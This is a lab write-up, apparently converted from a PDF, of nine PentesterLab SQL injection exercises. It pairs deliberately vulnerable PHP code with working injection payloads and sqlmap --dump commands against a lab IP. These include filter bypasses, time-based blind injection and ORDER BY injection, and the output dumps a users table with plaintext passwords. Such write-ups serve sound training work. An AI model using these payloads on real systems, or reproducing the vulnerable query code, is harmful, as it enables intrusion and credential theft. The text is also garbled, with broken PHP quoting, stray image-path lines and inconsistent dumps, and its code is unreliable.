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PentesterLab -- Web for Pentester - SQL Injection



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Web for Pentester: This exercise is a set of the most common web vulnerability

Difficulty: 1/5

Example 1

code review:

example1.php

```
1  <?php
2
3  require_once('./header.php');
4  require_once('db.php');
```

```

5  $sql = "SELECT * FROM users where name=";
6  $sql .= $_GET["name"]."";
7  $result = mysql_query($sql);
8  if ($result) {
9      ?>
10     <table class='table table-striped'>
11     <tr><th>id</th><th>name</th><th>age</th></tr>
12     <?php
13     while ($row = mysql_fetch_assoc($result)) {
14         echo "<tr>";
15         echo "<td>".$row['id'].</td>";
16         echo "<td>".$row['name'].</td>";
17         echo "<td>".$row['age'].</td>";
18         echo "</tr>";
19     }
20     echo "</table>";
21 }
22 require_once './footer.php';
23 ?>

```

There is a vulnerability due to no input validation on parameter `$_GET["name"]`, so I can hack it directly by injecting `' or 1=1 #`. After injection, `$sql` now is `SELECT * FROM users where name=" or 1=1 #`. This sql injection will pull all items in the table users.

Manually exploit (encode root' or 1=1#):

```
http://192.168.79.162/sqli/example1.php?name=root%27%20or%201%3D1%23
```

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192.168.79.162/sqli/example1.php?name=root' or 1%3D1%23

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Load URL http://192.168.79.162/sqli/example1.php?name%3Droot%27%20or%201%3D1%23

Split URL

Execute

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Id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

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sqlmap exploit:

```
sqlmap -u "http://192.168.79.162/sqli/example1.php?name=root" --dump
```

```

16:10:39] [INF0] analyzing table dump for possible password hashes
Database: exercises
Table: users
[4 entries]
+-----+-----+-----+-----+-----+
| id | groupid | age | name | passwd |
+-----+-----+-----+-----+-----+
| 1 | 10 | 10 | admin | admin |
| 2 | 0 | 30 | root | admin21 |
| 3 | 2 | 5 | user1 | secret |
| 5 | 5 | 2 | user2 | azerty |
+-----+-----+-----+-----+-----+

16:10:39] [INF0] table 'exercises.users' dumped to CSV file '/root/.sqlmap/output/192.168.79.62/dump/exercises/users.csv'
16:10:39] [INF0] fetched data logged to text files under '/root/.sqlmap/output/192.168.79.16

```

Example 2

code review:

example2.php

```

1  <?php
2  require_once('./header.php');
3  require_once('db.php');
4
5  if (preg_match('/ /', $_GET["name"])) {
6      die("ERROR NO SPACE");
7  }
8  $sql = "SELECT * FROM users where name=";
9  $sql .= $_GET["name"]."";

```

```


10
11     $result = mysql_query($sql);
12     if ($result) {
13         ?>
14         <table class='table table-striped'>
15         <tr><th>id</th><th>name</th><th>age</th></tr>
16         <?php
17         while ($row = mysql_fetch_assoc($result)) {
18             echo "<tr>";
19             echo "<td>".$row['id']. "</td>";
20             echo "<td>".$row['name']. "</td>";
21             echo "<td>".$row['age']. "</td>";
22             echo "</tr>";
23         }
24         echo "</table>";
25     }
26     require './footer.php';
27     ?>

```

The author filtered the space in the user input. It prevents us from using the `' or 1=1 #`. However, this filtering is easily bypassed, using tabulation (HT or \t) or comment `/**/`

Manually exploit (encode `'/**/or/**/1=1/**/#`):

```
http://192.168.79.162/sqli/example2.php?name=root%27%2f%2a%2a%2for%2f%2a%2a%2f1%3D1%2f%2a%2a%2f%23
```



sqlmap exploit:

```
sqlmap -u "http://192.168.79.162/sqli/example2.php?name=root" --dump --tamper=space2comment
```

space2comment.py — Replaces space character (' ') with comments ('/**/')


```

[17:00:01] [INFO] retrieved: 3
[17:00:02] [INFO] retrieved: 5
[17:00:02] [INFO] retrieved: user2
[17:00:02] [INFO] retrieved: 5 azerty
[17:00:02] [INFO] analyzing table dump for possible password hashes
Database: exercises
Table: users
[4 entries]
+-----+-----+-----+-----+-----+
| id | groupid | age | name | passwd |
+-----+-----+-----+-----+
| 1 | 10 | 10 | admin | admin |
| 2 | 0 | 30 | root | admin21 |
| 3 | 2 | 5 | user1 | secret |
| 5 | 5 | 2 | user2 | azerty |
+-----+-----+-----+-----+

[17:00:02] [INFO] table 'exercises.users' dumped to CSV file '/root/.sqlmap/output
[17:00:02] [INFO] fetched data logged to text files under '/root/.sqlmap/output/19
[*] shutting down at 17:00:02

```

Example 3

code review:

```

example3.php
1  <?php
2      require_once('../header.php');
3      require_once('db.php');
4      if (preg_match('/\s+/', $_GET["name"])) {
5          die("ERROR NO SPACE");
6      }

```

```


7   $sql = "SELECT * FROM users where name="";
8   $sql .= $_GET["name"]."";
9
10  $result = mysql_query($sql);
11  if ($result) {
12      ?>
13      <table class='table table-striped'>
14      <tr><th>id</th><th>name</th><th>age</th></tr>
15      <?php
16      while ($row = mysql_fetch_assoc($result)) {
17          echo "<tr>";
18          echo "<td>".$row['id'].</td>";
19          echo "<td>".$row['name'].</td>";
20          echo "<td>".$row['age'].</td>";
21          echo "</tr>";
22      }
23      echo "</table>";
24  }
25  require './footer.php';
26  ?>

```

The author filtered the spaces and tabulations in the user input. It prevents us from using the `' or 1=1 #`. However, this filtering is easily bypassed, using comment `/**/`

Manually exploit (encode `'/**/or/**/1=1/**/#`):

```
http://192.168.79.162/sqli/example3.php?name=root%27%2f%2a%2a%2for%2f%2a%2a%2f1%3D1%2f%2a%2a%2f%23
```

sqlmap exploit:

```
sqlmap -u "http://192.168.79.162/sqli/example3.php?name=root" --dump --tamper=space2comment
```

space2comment.py — Replaces space character (' ') with comments '/* */'

```

15:18:47] [INFO] analyzing table dump for possible password hashes
Database: exercises
Table: users
[4 entries]
+----+-----+-----+-----+-----+
| id | groupid | age | name | passwd |
+----+-----+-----+-----+-----+
| 1  | 10      | 10  | admin | admin  |
| 2  | 0        | 30  | root  | admin21|
| 3  | 2        | 5   | user1 | secret |
| 5  | 5        | 2   | user2 | azerty |
+----+-----+-----+-----+-----+

[15:18:47] [INFO] table 'exercises.users' dumped to CSV file '/root/.sqlmap/output/192.168.79.162/output/192.168.79.162/exercises.users.csv'
[15:18:47] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.79.162/output/192.168.79.162/exercises.users.csv'

```

Example 4

code review:

```

example4.php
1  <?php
2  require_once('header.php');
3  require_once('db.php');
4  $sql="SELECT * FROM users where id=";
5  $sql=mysql_real_escape_string($_GET["id"])." ";
6  $result = mysql_query($sql);
7
8
9  if ($result) {
10     ?>
11     <table class='table table-striped'>

```

```

12      <tr><th>id</th><th>name</th><th>age</th></tr>
13
14      <?php
15      while ($row = mysql_fetch_assoc($result)) {
16          echo "<tr>";
17          echo "<td>".$row['id']. "</td>";
18          echo "<td>".$row['name']. "</td>";
19          echo "<td>".$row['age']. "</td>";
20          echo "</tr>";
21      }
22      echo "</table>";
23  }
24      require './footer.php';
25  ?>

```

The developer use `mysql_real_escape_string` function to filter space. However, it cannot prevent sql injection without single quote.

Manually exploit (encode id=2 or 1=1)

`http://192.168.79.162/sqli/example4.php?id=2 or 1=1`

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192.168.79.162/sqli/example4.php?id=2 or 1%3D1%23

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Split URL

Execute

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Id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

sqlmap exploit

```
sqlmap -u "http://192.168.79.162/sqli/example4.php?id=2" --dump
```

```
[4 entries]
+-----+-----+-----+-----+
| id | groupid | age | name | passwd |
+-----+-----+-----+-----+

```

```
Database: exercises
Table: users
[4 entries]
+-----+-----+-----+-----+-----+
| id | groupid | age | name | passwd |
+-----+-----+-----+-----+-----+
| 1 | 10 | 10 | admin | admin |
| 2 | 0 | 30 | root | admin21 |
| 3 | 2 | 5 | user1 | secret |
| 5 | 5 | 2 | user2 | kazertyd |
+-----+-----+-----+-----+-----+

[16:26:15] [INFO] table 'exercises.users' dumped to CSV file '/root/.sqlmap/output/192.168.79.162/dump/exercises/users'
[16:26:15] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.79.162'

[*] shutting down at 16:26:15
```

Example 5

code review:

example5.php

```
1  <?php
2
3  require_once('./header.php');
4  require_once('db.php');
5  if (!preg_match('/^[0-9]+/', $_GET["id"])) {
6      die("ERROR INTEGER REQUIRED");
7  }
8  $sql = "SELECT * FROM users where id=";
9  $sql .= $_GET["id"];
10
11  $result = mysql_query($sql);
12
```

```


13     if ($result) {
14         ?>
15         <table class='table table-striped'>
16         <tr><th>id</th><th>name</th><th>age</th></tr>
17         <?php
18         while ($row = mysql_fetch_assoc($result)) {
19             echo "<tr>";
20             echo "<td>".$row['id']. "</td>";
21             echo "<td>".$row['name']. "</td>";
22             echo "<td>".$row['age']. "</td>";
23             echo "</tr>";
24         }
25         echo "</table>";
26     }
27     require './footer.php';
28     ?>

```

The developer use `preg_match('/^[0-9]+/', $_GET["id"])` to prevent SQL injection by using a regular expression. However, it only ensures that the parameter id starts with a digit.

Manually exploit (encode id=2 or 1=1 #)

```
http://192.168.79.162/sqli/example5.php?id=2 or 1=1 #
```

sqlmap exploit

```
sqlmap -u "http://192.168.79.162/sqli/example5.php?id=2" --dump
```

```
Database: exercises
Table: users
[4 entries]
+-----+-----+-----+-----+-----+
| id | groupid | age | name | passwd |
+-----+-----+-----+-----+-----+
| 1 | 10 | 10 | admin | admin |
| 2 | 0 | 30 | root | admin21 |
| 3 | 2 | 5 | user1 | secret |
| 5 | 5 | 2 | user2 | kazertyd |
+-----+-----+-----+-----+-----+

[16:26:15] [INFO] table 'exercises.users' dumped to CSV file '/root/.sqlmap/output/192.168.79.162/dump/exercises/users'
[16:26:15] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.79.162'

[*] shutting down at 16:26:15
```

Example 6

code review:

example6.php

```
1  <?php
2
3  require_once('../header.php');
4  require_once('db.php');
5  if (!preg_match('/[0-9]+$/', $_GET["id"])) {
6      die("ERROR INTEGER REQUIRED");
7  }
8  $sql = "SELECT * FROM users where id=";
9  $sql .= $_GET["id"];
10
11
12  $result = mysql_query($sql);
```

```

13
14
15  if ($result) {
16      ?>
17      <table class='table table-striped'>
18      <tr><th>id</th><th>name</th><th>age</th></tr>
19      <?php
20      while ($row = mysql_fetch_assoc($result)) {
21          echo "<tr>";
22          echo "<td>".$row['id']. "</td>";
23          echo "<td>".$row['name']. "</td>";
24          echo "<td>".$row['age']. "</td>";
25          echo "</tr>";
26      }
27      echo "</table>";
28  }
29  require './footer.php';
30  ?>

```

This regular expression just ensure the `id` ends with a digit, it doesn't check the beginning of the `id`. So the poc in example 5 is also valid in this situation.

Manual exploit:

```
http://192.168.79.162/sqli/example6.php?id=2%20or%201=1#
```

Example 7

code review:

example7.php

```
1  <?php
2
3  require_once('./header.php');
4  require_once('db.php');
5  if (!preg_match('/^-?[0-9]+$/', $_GET["id"])) {
6      die("ERROR INTEGER REQUIRED");
7  }
8  $sql = "SELECT * FROM users where id=";
9  $sql .= $_GET["id"];
10
11 $result = mysql_query($sql);
12
13 if ($result) {
14     ?>
15     <table class='table table-striped'>
16     <tr><th>id</th><th>name</th><th>age</th></tr>
17     <?php
18     while ($row = mysql_fetch_assoc($result)) {
19         echo "<tr>";
20         echo "<td>".$row['id']. "</td>";
21         echo "<td>".$row['name']. "</td>";
22         echo "<td>".$row['age']. "</td>";
23         echo "</tr>";
24     }
```

```
25     echo "</table>";
26 }
27 require './footer.php';
28 ?>
```

The regular expression checked both beginning and end of the input correctly. However, it contains the modifier `PCRE_MULTILINE (/m)` . It only validate that one of the lines is only containing an integer, and the following values will therefore be valid. So use encoded new line symbol will bypass this.

Manual exploit:

```
http://192.168.79.162/sqli/example7.php?id=2%0A or 1=1
```

sqlmap exploit:

```
sqlmap -u "http://192.168.79.162/sqli/example7.php?id=2%0a*" --dump
```

Example 8

code review:

```
example8.php
1  <?php
2
3  require_once('./header.php');
4  require_once('db.php');
```

```


5    $sql = "SELECT * FROM users ORDER BY `";
6    $sql .= mysql_real_escape_string($_GET["order"])."`";
7    $result = mysql_query($sql);
8
9    if ($result) {`
10   `?>
11   <table class='table table-striped'>
12   <tr>
13       <th><a href="example8.php?order=id">id</th>
14       <th><a href="example8.php?order=name">name</th>
15       <th><a href="example8.php?order=age">age</th>
16   </tr>
17   <?php
18   while ($row = mysql_fetch_assoc($result)) {
19       echo "<tr>";
20       echo "<td>".$row['id']. "</td>";
21       echo "<td>".$row['name']. "</td>";
22       echo "<td>".$row['age']. "</td>";
23       echo "</tr>";
24   }
25   echo "</table>";
26   }
27   require './footer.php';
28   ?>

```

After reviewing the source code, I decided to inject payload into “ORDER BY” statement, using Time-based blind injection.

Manual exploit (encode order=id`,(select sleep(10) from dual where database() like database())#):

```
http://192.168.79.162/sqli/example8.php?order=id`,(select sleep(10) from dual where database() like database())#`
```



sqlmap exploit:

```
sqlmap -u "http://192.168.79.162/sqli/example8.php?order=id%60" --dump
```

```

16:53:16] [INFO] retrieved: 30
16:53:24] [INFO] retrieved: 0
16:53:30] [INFO] retrieved: 2
16:53:33] [INFO] retrieved: root
16:53:53] [INFO] retrieved: admin21
16:54:16] [INFO] retrieved: 5
16:54:20] [INFO] retrieved: 2
16:54:23] [INFO] retrieved: 3
16:54:26] [INFO] retrieved: user1
16:54:44] [INFO] retrieved: secret
16:55:07] [INFO] retrieved: 2
16:55:10] [INFO] retrieved: 5
16:55:13] [INFO] retrieved: 5
16:55:16] [INFO] retrieved: user2
16:55:35] [INFO] retrieved: azerty
16:55:59] [INFO] analyzing table dump for possible password hashes
Database: exercises
Table: users
4 entries]
+-----+-----+-----+-----+-----+
id | groupid | age | name | passwd |
+-----+-----+-----+-----+-----+
1  | 10      | 10  | admin | admin  |
2  | 0       | 30  | root  | admin21|
3  | 2       | 5   | user1 | secret |
5  | 5       | 2   | user2 | azerty |
+-----+-----+-----+-----+-----+
400 After reviewing the source code, I decided to inject payload into "ORDER BY" statement, using Time-
16:55:59] [INFO] table 'exercises.users' dumped to CSV file '/root/.sqlmap/output/192.168.79.162/dump/exercises/users.csv'
16:55:59] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.79.162'

```

Example 9

code review:

example9.php

```

1  <?php
2  require_once('./header.php');
3  require_once('db.php');
4  $sql = "SELECT * FROM users ORDER BY ";
5  $sql .= mysql_real_escape_string($_GET["order"]);

```

```

6      $result = mysql_query($sql);
7      if ($result) {
8          ?>
9          <table class='table table-striped'>
10         <tr>
11             <th><a href="example9.php?order=id">id</th>
12             <th><a href="example9.php?order=name">name</th>
13             <th><a href="example9.php?order=age">age</th>
14         </tr>
15         <?php
16         while ($row = mysql_fetch_assoc($result)) {
17             echo "<tr>";
18             echo "<td>".$row['id'].</td>";
19             echo "<td>".$row['name'].</td>";
20             echo "<td>".$row['age'].</td>";
21             echo "</tr>";
22         }
23         echo "</table>";
24     }
25     require './footer.php';
26     ?>

```

Since there is no back-tick. I will use IF function to inject the payload of “order by”

manually exploit:

```
http://192.168.79.162/sqli/example9.php?order=if(1>2, name, age)
```

sqlmap exploit:

```
sqlmap -u "http://192.168.79.162/sqli/example9.php?order=id" --dump
```

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